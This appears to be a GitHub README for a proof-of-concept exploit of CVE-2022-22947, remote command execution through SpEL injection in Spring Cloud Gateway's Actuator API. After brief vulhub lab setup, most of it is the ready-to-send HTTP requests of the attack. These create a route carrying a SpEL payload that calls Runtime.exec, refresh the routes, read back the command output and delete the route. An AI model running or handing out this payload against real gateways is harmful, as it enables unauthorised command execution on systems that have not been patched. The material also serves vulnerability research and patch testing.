 greetdawn/cve-2022-22947
PoC exploit for CVE-2022-22947: SpEL injection in Spring Cloud Gateway enabling remote command execution via crafted Actuator API routes.

Spring Cloud Gatewayis anAPIgateway inSpring. Versions3.1.0and3.0.6(inclusive) and earlier have aSpELexpression injection vulnerability. If an attacker can access theActuator API, they can exploit this vulnerability to execute arbitrary commands.
git clone https://github.com/vulhub/vulhub/blob/master/spring/CVE-2022-22947/docker-compose.yml
docker-compose up -d

Send the following data packet to the routes interface:
POST /actuator/gateway/routes/greetdawn HTTP/1.1
Host: 192.168.2.68:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Type: application/json
Connection: close
Content-Length: 329

{
  "id": "greetdawn",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {"name": "Result","value": "#{new java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"id\"}).getInputStream()))}"}
  }],
"uri": "http://example.com",
"order": 0
}

Seeing the above data packet indicates the new route was created successfully.
Send the following data packet again to apply the just-added route, triggering SpEL expression execution:
POST /actuator/gateway/refresh HTTP/1.1
Host: 192.168.2.68:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Type: application/json
Connection: close
Content-Length: 329

Request the route just created to trigger malicious code:
GET /actuator/gateway/routes/greetdawn HTTP/1.1
Host: 192.168.2.68:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Type: application/json
Connection: close
Content-Length: 0

Note: Delete the following route
DELETE /actuator/gateway/routes/greetdawn HTTP/1.1
Host: 192.168.2.68:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Type: application/json
Connection: close
Content-Length: 0







